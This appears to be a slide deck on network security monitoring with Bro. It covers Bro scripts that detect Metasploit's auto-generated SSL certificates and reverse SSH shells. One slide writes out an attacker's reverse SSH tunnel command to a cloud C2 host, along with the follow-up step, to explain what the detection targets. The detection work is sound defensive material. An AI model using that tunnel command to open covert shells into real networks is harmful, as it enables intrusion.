


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
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





Bro is Watching



Network Security Monitoring



Your first look at the Bro logs...



SSL Cert Detection

Detection for all things HTTPS

Advisaries

- Threat Actors
 - State Sponsored
 - APT1,000
 - Money Driven
 - You computer are locked by FBI, us you will pay.
 - Hacktivists
 - \$cr1p7 k1dd13z
 - lolerkoperz

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SSL Certs

Remember, threat actors are humans.

- Generally lazy.
- Take the shortest path first.
- Have pride in their work.

SSL Certs

Threat actors generally use:

- The same cert.
- The same cert generation tool or algorithm.
- Especially if they wrote it.
- The same pool of certs.

This is good intel to share.

Adding to Bro Intel Framework

```
@load base/frameworks/intel
@load base/files/x509
@load policy/frameworks/intel/seen/where-locations
module Intel;

export {
    redef enum Intel::Type += { Intel::CERT_SERIAL }; }

event x509_certificate(f: fa_file, cert_ref: opaque of x509, cert: X509::
Certificate) {
    Intel::seen([$indicator=cert$serial, $indicator_type=Intel::
CERT_SERIAL, $f=f, $where=X509::IN_CERT]); }
}
```

Metasploit SSL Certs

Detection for all things Metasploit HTTPS

Default Metasploit SSL Cert in Bro

x509.log

id	certificate.version	certificate.serial	certificate.subject	certificate.issuer	certificate.not_valid_before	certificate.not_valid_after	certificate.key_alg	certificat
FkBRWl3	3	2ABA7B7F	CN=v13qykk.com,O=UPdkxNE	CN=hrzvox.gov,O=bdlOFqMXlUf	1406814828	1409442828	rsaEncryption	sha1With

certificate.issuer:

CN=hrzvox.gov,O=bdlOFqMXlUfgoNqljMuRWgiJ,
L=ZTIhjQVsJEUqIlSgScdegcLSLJVRE,ST=WI,C=US

certificate.subject:

CN=v13qykk.com,O=UPdkxNEasODSA1kvuadEMm,
L=SZewokfDFskaAsfKyeJMNtflGT,ST=Nv,C=US

```
/usr/share/metasploit-framework/lib/rex/socket/ssl_tcp_server.rb
```

```
def makessl(params)
  ssl_cert = params.ssl_cert
  if ssl_cert
    issuer = OpenSSL::X509::Name.new([
      ["C", "US"],
      ["ST", Rex::Text.rand_state()],
      ["L", Rex::Text.rand_text_alpha(rand(20) + 10)],
      ["O", Rex::Text.rand_text_alpha(rand(20) + 10)],
      ["CN", Rex::Text.rand_hostname],
    ])
  end
end
```

```
/usr/share/metasploit-framework/lib/rex/text.rb
```

```
def self.rand_hostname
  host = []
  (rand(5) + 1).times {
    host.push(Rex::Text.rand_text_alphanumeric(rand(10) +
1))
  }
  host.push(TLDs.sample)
  host.join('.').downcase
end
TLDs = ['com', 'net', 'org', 'gov', 'biz', 'edu']
```



```
/usr/share/metasploit-framework/lib/rex/text.rb
```

```
def self.rand_state()  
  States.sample  
end
```

```
States = ["AK", "AL", "AR", "AZ", "CA",  
"CO", "CT", "DE", "FL", "GA", "HI",  
"IA", "ID", "IL", "IN", "KS", "KY",  
"LA", "MA", "MD", "ME", "MI", "MN",  
"MO", "MS", "MT", "NC", "ND", "NE",  
"NH", "NJ", "NM", "NV", "NY", "OH",  
"OK", "OR", "PA", "RI", "SC", "SD",  
"TN", "TX", "UT", "VA", "VT", "WA",  
"WI", "WV", "WY"]
```

```
/usr/share/metasploit-framework/lib/rex/text.rb
```

```
def self.rand_text_alpha(len, bad='')
  foo = []
  foo += ('A' .. 'Z').to_a
  foo += ('a' .. 'z').to_a
  rand_base(len, bad, *foo )
end
```

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certificate.issuer:

CN=hrzvox.gov,

O=bdlOFqMXlUfgoNqljMuRWgiJ,

L=ZTIhjQVsJEUqIlSgScdegcLSLJVRE,

ST=WI,

C=US

Regex match on rand mixed alpha?

bd1OFqMX1UfgoNQLjMuRWgiJ

ZTIhjQVsJEUQILSgScdegcLSLJVRE

a1DSF1kasfQWAF1ksSA

aAfkVCIQmdSD1EkfASgKJZEK


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jQVsJEUQILSgoNQLjMuR


CIQmdd1OFqMX1U1DSFSgQ1jM

SgoNQLjasfOFqMX1

KfIKw1MCZoetFFaLKXZ



[a-z][A-Z]{2}



```
if ( !(cert?$issuer) || (/C=US/ !in cert$issuer) )
    return;
local conn: connection;
for ( c in f$conns )
    conn=f$conns[c];
local metasploit = /[a-z][A-Z]{2}/;
local x509_data: table[string] of string = table();
local parts = split(cert$issuer, /,/);
for ( part_index in parts )
    {
        local key_val = split1(parts[part_index], /=/);
        if ( 2 in key_val)
            x509_data[key_val[1]] = key_val[2];
    }
if ( "C" in x509_data && x509_data["C"] == "US" && "L" in x509_data && metasploit in x509_data["L"] )
    NOTICE([$note=Metasploit_SSL_Cert, $conn=conn,
            $msg=fmt("Metasploit SSL, random issuer US city '%s'", x509_data["L"]),
            $sub=cert$issuer,
            $identifier=cert$issuer]);
```

ALERT

TS: 1608132328.219263
UID: CRfYLk13zS5KEkapCc
Orig: 10.1.2.3 31337
Resp: 192.0.2.1 443 tcp
Note: SSL::Metasploit_SSL_Cert
Msg: Metasploit SSL, random issuer US city 'ZTIhjQVsJEUQI1SgScdegcLSLJVRE'
Sub: CN=hrzvox.gov,O=bd1OFqMX1UfgoNqljMuRWgiJ,
L=ZTIhjQVsJEUQI1SgScdegcLSLJVRE,
ST=WI,C=US
Source: 10.1.2.3
Dest: 192.0.2.1 443
Notice::ALERT

Metasploit SSL Round 2

The Inevitable Update

Metasploit SSL Cert Round 2


Commits on Nov 21, 2014



Auto-generated SSL certs now match "snakeoil" defaults ...

hmoore-r7 authored on Nov 21, 2014

This change emulates the auto-generated snakeoil certificate from Ubuntu 14.04. The main changes including moving to 2048-bit RSA, SHA256, a single name CN for subject/issuer, and the removal of most certificate extensions.



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Metasploit SSL Cert Round 2

```
def self.ssl_generate_certificate
  yr = 24*3600*365
  vf = Time.at(Time.now.to_i - rand(yr * 3) - yr)
  vt = Time.at(vf.to_i + (10 * yr))
  cn = Rex::Text.rand_text_alpha_lower(rand(8)+2)
  key = OpenSSL::PKey::RSA.new(2048){ }
  cert = OpenSSL::X509::Certificate.new
  cert.version = 2
  cert.serial = (rand(0xFFFFFFFF) << 32) + rand(0xFFFFFFFF)
  cert.subject = OpenSSL::X509::Name.new(["CN", cn])
  cert.issuer = OpenSSL::X509::Name.new(["CN", cn])
  cert.not_before = vf
  cert.not_after = vt
  cert.public_key = key.public_key

  ef = OpenSSL::X509::ExtensionFactory.new(nil, cert)
  cert.extensions = [
    ef.create_extension("basicConstraints", "CA:FALSE")
  ]
  ef.issuer_certificate = cert

  cert.sign(key, OpenSSL::Digest::SHA256.new)
```

Metasploit SSL Round 2

ssl.log:

ip.orig_h: 10.1.2.3

ip.orig_P: 1984

ip.resp_h: 192.0.2.1

ip.resp_p: 443

subject: CN=qjpozixk

issuer: CN=qjpozixk

version: TLSv12

cipher: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256

validation_status: self signed certificate

Snakeoil Cert

- Issuer contains CN only
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- 2048bit Key
- Version 3
- Valid for 10 years
 - Starting now
- Usually SHA1 (for now)
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- CN = `rand_text_alpha_lower(rand(8)+2)`

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Bro Script

```
event ssl_established(c: connection )
{
  if ( c$id$resp_h in 10.0.0.0/8 ) { return; }
  if ( ! c$ssl?$subject ) { return; }
  if ( ! c$ssl?$issuer ) { return; }
  if ( c$ssl$subject != c$ssl$issuer ) { return; }
  if ( c$ssl$subject in falselist ) { return; }
  if ( /^CN=[a-z]{2,10}$/ == c$ssl$subject )
  if ( /^.+SHA256$/ == c$ssl$cipher )
    NOTICE([$note=Metasploit_SSL_Cert, $conn=c,
             $msg=fmt("Metasploit Style Randomly Generated SSL Cert,
             '%s'", c$ssl$subject), $sub=c$ssl$issuer])
```


Reverse SSH Shells

Credit: W's epiphany

Reverse SSH Shells

Exploit script on internal host runs this command:

```
ssh -R 2222:localhost:22 user@something.amazonws.com
```

Then on your Amazon c2 server:

```
ssh localhost -p 2222
```

You are now sitting at a full console inside the network.

And all communication is over SSH, encrypted, to Amazon.

Reverse SSH Shells

AWS IPs do not make for good intel indicators.

The reverse SSH communication is a good indicator to share.

Let's detect that.

Reverse SSH Shells

With every key press a packet is sent and received.

```
client > server: p
```

```
client < server: p
```

```
client > server: w
```

```
client < server: w
```

```
client > server: d
```

```
client < server: d
```

Reverse SSH Shells

Each single character packet is padded:

48 bytes (linux)

42 bytes (mac)

```
client > server: p (48 bytes)
```

```
client < server: p (48 bytes)
```

```
client > server: w (48 bytes)
```

```
client < server: w (48 bytes)
```

Reverse SSH Shells

Reverse SSH packets are double padded:

96 bytes (linux)

84 bytes (mac)

```
client < server: p (96 bytes)
```

```
client > server: p (96 bytes)
```

```
client < server: w (96 bytes)
```

```
client > server: w (96 bytes)
```

Reverse SSH Shells - Detection

96 byte packets happen ALL the time.

We need to look at each packet individually, one after another.

```
First packet: 96 bytes.
```

```
Next packet: 96 bytes.
```

```
This times 3.
```

```
    else: quit.
```

Reverse SSH Shells - Detection

Forward SSH shells look like this ALL the time.
So we make the logic more specific.

```
server to client: 96 bytes.  
client to server: 96 bytes.  
This times 3.  
    else: quit.
```


Reverse SSH Shells - Detection

Still too many false positives. Let's look for the return.

```
server to client: 96 bytes.
```

```
client to server: 96 bytes.
```

```
This times 3.
```

```
    else: quit.
```

```
client to server: >96 bytes.
```

```
    then: alert
```

```
úg`b^U*f#6nèÉ; )KmZñyçuj|G·e+%kb%K` ;±0æíwsg=e?5zý
```

2015/04/06 17:39:13.0629 **p** 96 bytes

79:Ááwv.ò[íóZ6YIò7;%Áèi%T&AètÚcñIPÁvN5YcÀæb#ðengGzÁ-1166]V1,Áád
Á
Áà\$¹

p



2015/04/06 17:39:13.0631 96 bytes

```
¥ŸJÄzF+ääèÛ~/ "g1`%ç, 0C  
90~B0;$ûonây->BÈI«ÿ*ü3=à\ (xgv+;j;I+gdR7N´Sónÿ´95Æä0IzbÄr7)
```



w

2015/04/06 17:39:13.0715 96 bytes

øTvNií Eì_,%9Bò
Èp
ñi·-·=pé0%:j6.>gYÉ@9ÿªâ1eé!!IèÇó]-ý-FGæd?qH.Lá»1`«'è%0°

w



2015/04/06 17:39:13.0717 96 bytes

```
-ª #AÄ1ÄIX>Xí«*X"0Aj >´ª=f·0]´3DÓ@»ñc%04Äòt¹&x>Tç±0LÜ  
Í]<âr]±äòP
```



d

2015/04/06 17:39:13.0815 96 bytes

·«VqRqÉ0PbòèäUä0u9èñ=ñip·hà?0è-¥ª´YjãPèIPÉj@E/DP´á[f11·(2^Á,-ðø°y
ÜIvìÜ"

d



2015/04/06 17:39:13.0817 96 bytes

```
i5pM|kÆp^E; $ªÄi.Xüx»RE»ñiuFñK->-Y_æuG\k¥ÓFßäég&oÜcn;ú$T\wM00´3üñ  
P^èèüÄ!ø
```



<enter>

2015/04/06 17:39:13.0971 96 bytes


«8;ÈM»11lxJJSîhÛÿÿgáèŸZhce¹-ªxZøó
ä·ääŸíðMxÈ°w°Äpª´ò;òúÍÁÇiàxÁaZ0%w"e°Èie)ªN

/var/www/path



2015/04/06 17:39:13.0973 208 bytes

```
U  
éÓ¥Ÿq«iq·0ó1úóíX( \u[9<XL]Äªèi 1`L;#~ÇQXÈèÉáñ)Ä0R<>&@3MÐÉñDw  
JçuaI<xPÄblp.¿&ð´áEQÜNèw«ñVççU|óóJpaEep0W´áùeμóénWómó{?ò/0,βÈèí°  
:]ðäÉwθTOA  
jzWlZlPàwF¿Ä[do«»1Ä
```



Reverse SSH Shells - Bro script

Snort based NIDS do not have granular next-packet analysis.

Bro scripting language gives the power to look at each individual packet, one after another.

Because there's multiple variations of SSH clients and servers, multiple Bro scripts needed to be created.

Reverse SSH Shells - Bro script

```
event ssh_server_version(c: connection, version: string)
{
  if ( c$uid !in lssh_conns )
  {
    lssh_conns[c$uid] = 0;
    linux_echo[c$uid] = 0;
  }
  if ( c$uid !in linux_echo )
  {
    linux_echo[c$uid] = 0;
  }
}
```

```
event new_packet(c: connection, p: pkt_hdr)
{
  if ( ! c?$service ) { return; }
  if ( /SSH/ !in cat(c$service) ) { return; }
```

```
local is_src:bool &default=F;
if ( p$ip$src == c$id$orig_h ) { is_src = T; }
if ( p$ip$src != c$id$orig_h ) { is_src = F; }
```

```
if ( is_src == F && p$tcp$d1 == 96 && lssh_conns[c$uid] == 0 )
  { lssh_conns[c$uid] += 1;
    return; }
if ( is_src == T && p$tcp$d1 == 96 && lssh_conns[c$uid] == 1 )
  { lssh_conns[c$uid] += 1;
    return; }
if ( is_src == F && p$tcp$d1 == 0 && lssh_conns[c$uid] == 2 )
  { lssh_conns[c$uid] += 1;
    return; }
if ( is_src == F && p$tcp$d1 == 96 && lssh_conns[c$uid] >= 3 )
  { lssh_conns[c$uid] += 1;
    return; }
if ( is_src == T && p$tcp$d1 == 96 && lssh_conns[c$uid] >= 4 )
  { lssh_conns[c$uid] += 1;
    return; }
if ( is_src == F && p$tcp$d1 == 0 && lssh_conns[c$uid] >= 5 )
  { lssh_conns[c$uid] += 1;
    return; }
if ( is_src == T && p$tcp$d1 > 96 && lssh_conns[c$uid] >= 10 )
  { lssh_conns[c$uid] += 1;
    linux_echo[c$uid] = 1; }
else { lssh_conns[c$uid] = 0; return; }
if ( c$uid in linux_echo )
  {
    if ( linux_echo[c$uid] == 1 )
      {
        NOTICE([ $note=SSH_Reverse_Shell,
```

Conclusion

The point of this was not to burn detection logic, which it did. The point was to show what is possible with Bro and to hopefully change your perspective on what can be detected and how.

Remember:

If you can see the evil in packet data,
You can write a Bro script to detect it.

Jeff Atkinson


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These Bro scripts are available here:
<https://github.com/darkphyber/bro>